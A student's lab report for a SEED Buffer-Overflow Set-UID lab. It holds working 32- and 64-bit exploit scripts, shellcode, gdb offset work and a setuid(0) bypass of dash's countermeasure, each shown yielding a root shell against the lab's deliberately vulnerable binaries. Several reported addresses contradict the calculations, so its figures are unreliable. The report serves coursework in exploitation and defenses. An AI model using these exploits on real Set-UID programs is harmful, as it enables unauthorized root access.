CS 4910 Lab 3 Report
Buffer-Overflow Attack Lab (Set-UID Version)

Notes: (IMPORTANT)

- ➔ It is **required** to use this report template.
- ➔ Report your work in each section. **Describe** what you have done and what you have observed. You should take screenshots to support your description. You also need to provide an explanation of the observations that are interesting or surprising. Please also list the important code snippets followed by an explanation.
- ➔ Simply attaching code or screenshots without any explanation will NOT receive credits.
- ➔ Do **NOT** claim anything you didn't do. If you didn't try on a certain task, leave that section blank. You will receive a ZERO for the whole assignment if we find any overclaim.
- ➔ Grading will be based on your **description** and the completion of each task.
- ➔ After you finish, export this report as a PDF file and submit it on Canvas.

Your Full Name: Caroline Duncan
Email Address: cduncan2@uccs.edu

I, Caroline Duncan__(Your Full Name), have read and understood the course academic integrity policy.

(Your report will not be graded without filling in the above AI statement.)

---

1. Task 1: Getting Familiar with Shellcode

Task: Invoking the Shellcode

(Run two compiled binaries and report your observations. Can you run any commands in the new shell? Can you type and delete your input in the new shell?)

After navigating to the shellcode directory and running 'make', a32.out and a64.out were created.



Photo #1: Makefile contents and initial make/run of a32.out

Both were compiled with the 'execstack' flag to allow code execution from the stack. Running './a32.out' spawned a new shell and I was able to type commands and interact with the shell normally, the same result happened with './a64.out'.



Photo #2: Running ./a32.out and ./a64.out, spawning working shells

The 32-bit version invokes 'execve("/bin//sh")' using the int 0x80 system call interface while the 64-bit version uses the ‘syscall’ instruction. The double slash in ‘//sh’ is used to pad the string to 4 bytes or 8 bytes for proper stack alignment.

2. Task 2: Understanding the Vulnerable Program

Before you run “make” to compile the programs, change the corresponding **Makefile** lines in the Labsetup/code folder as follows:

L1 = 345

L2 = 190
L3 = 130

What is a Set-UID program? Explain how this Set-UID program owned by the root user can potentially be exploited by an attacker to obtain a root shell. In your explanation, make sure to reference the concepts of real UID (RUID) and effective UID (EUID).

The default Makefile values were used (L1 = 100, L2 = 160, L3 = 200) Set-UID program is a program where the executable has the Set-UID bit enabled. When a regular user runs a Set-UID program owned by root, the program executes with root's effective user ID (EUID) rather than the user's real user ID (RUID). This means the process gains root privileges for the duration of execution. If the program contains a vulnerability such as a buffer overflow, an attacker can hijack the EUID-elevated process and end up with a root shell, even though their RUID is unprivileged.

```
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Lab
[setup/code$ cat Makefile                                                       ]
FLAGS    = -z execstack -fno-stack-protector
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L
3-dbg stack-L4-dbg

L1 = 100
L2 = 160
L3 = 200
L4 = 10

all: $(TARGET)

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L3: stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L4: stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@


clean:
        rm -f badfile $(TARGET) peda-session-stack*.txt .gdb_history
```

Photo #3: Makefile with L1,L2,L3,L4 buffer sizes

The 'stack.c' program has a buffer overflow in the 'bof()' function. It uses 'strcpy()' to copy a 517-byte input into a buffer that is only 'BUF_SIZE' bytes. Since 'strcpy()' does not check boundaries, data beyond the buffer overwrites adjacent stack memory, including the saved return address. An

attacker can craft the input to overwrite the return address with an address pointing to injected shellcode. When 'bof()' returns, execution jumps to the shellcode, which spawns a shell. Because the program runs with root's EUID, the shell inherits root privileges.

After running 'make', the binaries stack-L1 through stack-L4 and their debug versions were compiled. The Set-UID bit was confirmed with 'ls -l', showing '-rwsr-xr-x' ownership by root.

```
[ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Lab]
setup/code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

Photo #4: 'make' compiling stack- L1 through stack-L4 with debug versions

```
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Lab
setup/code$ ls -l stack-L1 stack-L2 stack-L3 stack-L4
-rwsr-xr-x 1 root ubuntu 15256 Apr 28 23:02 stack-L1
-rwsr-xr-x 1 root ubuntu 15256 Apr 28 23:02 stack-L2
-rwsr-xr-x 1 root ubuntu 16368 Apr 28 23:02 stack-L3
-rwsr-xr-x 1 root ubuntu 16368 Apr 28 23:02 stack-L4
```

Photo #5: 'ls -l' confirming Set-UID bit on each binary

3. Task 3: Launching Attack on 32-bit Program (Level 1)

*(In the following tasks, you need to run and show the "whoami" command result **before** launching the attack and **after** getting the root shell in one image to prove that you did not run the vulnerable program under the root user.)*
(Note 2 under section 5.1 is particularly important as you need to take this into consideration when developing your exploit. A guess of 200 bytes for gdb-pushed data would be a good start.)

Carefully follow the instructions in the handout.

First, I created an empty badfile with ‘touch badfile’ and launched ‘gdb; on stack-L1-dbg. I set a breakpoint at the ‘bof()’ function, ran the program, and used ‘next’ to step past the function prologue so that ebp points to the current stack frame. The values obtained were:

```
[ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Lab]
setup/code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 15.1-1ubuntu1~24.04.1) 15.1
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack-L1-dbg...
(gdb) b bof
Breakpoint 1 at 0x120e: file stack.c, line 20.
(gdb) run
Starting program: /home/ubuntu/seed-labs/category-software/Buffer_Overflow_Setui
d/Labsetup/code/stack-L1-dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input size: 0

Breakpoint 1, bof (str=0xffffd0d3 "") at stack.c:20
20          strcpy(buffer, str);
(gdb)
```

Photo #6: gdb session on stack-L1-dgb

```
(gdb) next
22          return 1;
(gdb) p $ebp
$1 = (void *) 0xffffcca8
(gdb) p &buffer
$2 = (char (*)[100]) 0xffffcc3c
```

Photo #7: gdb out of ‘$ebp’ and ‘&buffer’ for Level 1

For calculating the offset:

offset = ebp - buffer + 4 = 0xffffccc8 - 0xffffcc5c + 4 = 108 + 4 = 112 bytes

The +4 is because the return address is stored immediately above the saved ebp on the 32-bit stack, each is 4 bytes.

```
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ cat > exploit.py << 'EOF'
#!/usr/bin/python3
import sys

# 32-bit shellcode for execve("/bin//sh")
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end of the payload
start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

# Return address: ebp from gdb is 0xffffccc8
# Real ebp is higher without gdb, so add ~200 to land in NOP sled
ret    = 0xffffccc8 + 200

# Offset from buffer start to return address
offset = 112

L = 4
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')

with open('badfile', 'wb') as f:
  f.write(content)
EOF
```

Photo #8: From 'exploit.py', 32-bit shellode, ./stack-L1, return address and offset

```
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ python3 exploit.py
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ ./stack-L1
Input size: 517
# whoami
root
#
```

Photo #9: Running 'exploit.py', 'whoami' returns root

$$start = 490$$

The shellcode is placed at the end of the 517-byte payload. This leaves a large NOP sled (bytes 0–489) before the shellcode, maximizing the chance that the return address lands somewhere in the sled.

$$ret = 0xffffccc8 + 200$$

gdb pushes extra environment data onto the stack, so the real ebp during normal execution is higher than what gdb reports. Adding 200 bytes compensates for this difference and aims the return address into the NOP sled region above the buffer.

$$offset = 112$$

This is where the return address is stored relative to the start of the buffer (ebp - buffer + 4 = 112). Writing the crafted return address at this position overwrites the saved return address on the stack.

4. Task 4: Launching Attack without Knowing Buffer Size (Level 2)

Carefully follow the instructions in the handout.

Using gdb on stack-L2-dbg, I found:

$ebp = 0xffffccc8, &buffer = 0xffffcc20

I also wrote a helper program to find the real (non-gdb) addresses:

buffer = 0xffffccd0, ebp = 0xffffcd78



Photo #10: gdb session on stack-L2- dbg



Photo #11: gdb output of '$ebp' and '&buffer' for Level 2

The shellcode was placed at the end of the 517-byte payload (offset 490). The return address was sprayed at every 4-byte-aligned offset from 108 to 220. This range covers all possible return address locations for buffer sizes between 100 and 200 bytes. Since the frame pointer is always a multiple of 4 on 32-bit systems, spraying every 4 bytes ensures coverage.



Photo #12: exploit-L2.py with return addresses

5. Task 5: Launching Attack on 64-bit Program (Level 3)

Carefully follow the instructions in the handout.

Using gdb on stack-L3-dbg: $rbp = 0x7fffffffdb30, &buffer = 0x7fffffffda60.

Using a helper program for real addresses: buffer = 0x7fffffffdb20, rbp = 0x7fffffffdbf0.

The offset to the return address is: rbp - buffer + 8 = 0xD0 + 8 = 216 bytes (using +8 because 64-bit addresses are 8 bytes).

```
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ gdb stack-L3-dbg
GNU gdb (Ubuntu 15.1-1ubuntu1~24.04.1) 15.1
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack-L3-dbg...
(gdb) b bof
Breakpoint 1 at 0x123f: file stack.c, line 20.
(gdb) run
Starting program: /home/ubuntu/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code/stack-L3-dbg

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
Downloading separate debug info for system-supplied DSO at 0x7ffff7fc3000
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input size: 517

Breakpoint 1, bof (
    str=0x7fffffffdf60 '\220' <repeats 108 times>, "\334\315\377\377\334\315\377\377\334\315\377\377\334\315\377\377\334\31
5\377\377\334\315\377\377\334\315\377\377\334\315\377\377\334\315\377\377\334\315\377\377\334\315\377\377\334\315\377\377\3
34\315\377\377\334\315\377\377\334\315\377\377\334\315\377\377\334\315\377\377\334\315\377\377\334\315\377\377\334\315\377\
377\334\315\377\377\334\315\377\377\334\315\377\377"...) at stack.c:20
20          strcpy(buffer, str);
(gdb) 
```

Photo #13: gdb session on stack-L3-dbg

```
(gdb) next
22          return 1;
(gdb) p $rbp
$1 = (void *) 0x7fffffffdb30
(gdb) p &buffer
$2 = (char (*)[200]) 0x7fffffffda60
(gdb) quit
A debugging session is active.

        Inferior 1 [process 1192] will be killed.

Quit anyway? (y or n) y
```

Photo #14: gdb output of '$rbp' and '&buffer' for Level 3

The main challenge with 64-bit attacks is that valid addresses contain null bytes (0x00) in the upper two bytes. Since 'strcpy()' stops copying at null bytes, any data placed after the return address in the payload will not be copied. The solution is to place the shellcode before the return address offset in the payload. The NOP sled occupies offsets 0-99, the shellcode sits at offset 100, and the return address goes at offset 216. When 'strcpy' encounters the null bytes in the return address, it stops but the shellcode has already been copied.

```
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ cat > exploit-L3.py << 'ENDOFFI
LE'
#!/usr/bin/python3
import sys

shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

content = bytearray(0x90 for i in range(517))

# Shellcode before the return address, at offset 100
start = 100
content[start:start + len(shellcode)] = shellcode

# Return address points into buffer's NOP sled (offset 0-99)
# buffer is at 0x7fffffffdb20, aim at buffer+50
ret = 0x7fffffffdb20 + 50

# offset to return address: rbp - buffer + 8 = 0xD0 + 8 = 216
offset = 216

L = 8
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')

with open('badfile', 'wb') as f:
    f.write(content)
ENDOFFILE
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ python3 exploit-L3.py
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ ./stack-L3
Input size: 517
#
```

Photo #15: ‘exploit.py’, shellcode placed before the return address, obtained root shell

Task 6: Launching Attack on 64-bit Program (Level 4) is not required. But you are always welcome to try!

6. Task 7: Defeating dash’s Countermeasure

Carefully follow the instructions in the handout.

‘dash’ (the default /bin/sh on Ubuntu) drops privileges if it detects EUID != RUID at startup, which would normally prevent a Set-UID exploit from giving us a root shell. The countermeasure is defeated by first invoking ‘setuid(0)’ inside the shellcode so that the RUID is also set to root before ‘/bin/sh’ starts. With ‘RUID == EUID == 0’, ‘dash’ no longer drops privileges.

```
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ sudo ln -sf /bin/dash /bin/sh
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Apr 30 17:38 /bin/sh -> /bin/dash
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ cd ~/seed-labs/category-softwar
e/Buffer_Overflow_Setuid/Labsetup/shellcode
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/shellcode$ ./a32.out
$ whoami
ubuntu
$ exit
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/shellcode$ ./a64.out
$ whoami
ubuntu
$
```

Photo #16: Linking '/bin/sh'

The 32-bit shellcode was modified to prepend a:

'setuid(0) syscall: \x31\xdb (xor ebx, ebx)' followed by '\xb0\xd5 (mov al, 0xd5)' and 'int 0x80'

This calls 'setuid' with argument 0 before 'execve'. After this change, 'exploit-L1-dash.py' produces a real root shell against stack-L1 even with '/bin/sh symlinked' to dash.

```
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/shellcode$ cat > call_shellcode.c <<
'ENDOFFILE'
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char shellcode[] =
#if __x86_64__
  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];
   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;
   func();
   return 1;
}
ENDOFFILE
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/shellcode$ ./a32.out
# whoami
root
# exit
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/shellcode$ ./a64.out
# whoami
root
```

Photo #18: 'call_shellcode.c' with setuid(0) prepended

```
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/shellcode$ cd ~/seed-labs/category-so
ftware/Buffer_Overflow_Setuid/Labsetup/code
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ cat > exploit-L1-dash.py << 'EN
DOFFILE'
#!/usr/bin/python3
import sys

# 32-bit shellcode with setuid(0) prepended
shellcode= (
  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(517))

start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

ret = 0xffffccc8 + 200
offset = 112

L = 4
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')

with open('badfile', 'wb') as f:
    f.write(content)
ENDOFFILE
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ python3 exploit-L1-dash.py
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Labsetup/code$ ./stack-L1
Input size: 517
# whoami
root
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129784 Mar 31  2024 /bin/dash
lrwxrwxrwx 1 root root      9 Apr 30 17:38 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 976304 Apr  8  2024 /bin/zsh
```

Photo #19: 'exploit-L1-dash.py' runs against stack-L1, returns root

Task 8: Defeating Address Randomization is not required.

7. Task 9: Experimenting with Other Countermeasures

Carefully follow the instructions in the handout.

Task 9.a: Turn on the StackGuard Protection

StackGuard inserts a random canary value between the local buffer and the saved return address. On function exit, the canary is checked, if it has been overwritten by a buffer overflow, the program aborts before returning. To test this, I recompiled ‘stack.c’ without the ‘-fno-stack-protector’ flag, so gcc's StackGuard is enabled.



Photo #20: Editing makefile to set the buffer-size variables

```
[ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Lab
 setup/code$ nano Makefile
 ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Lab
 setup/code$ make clean
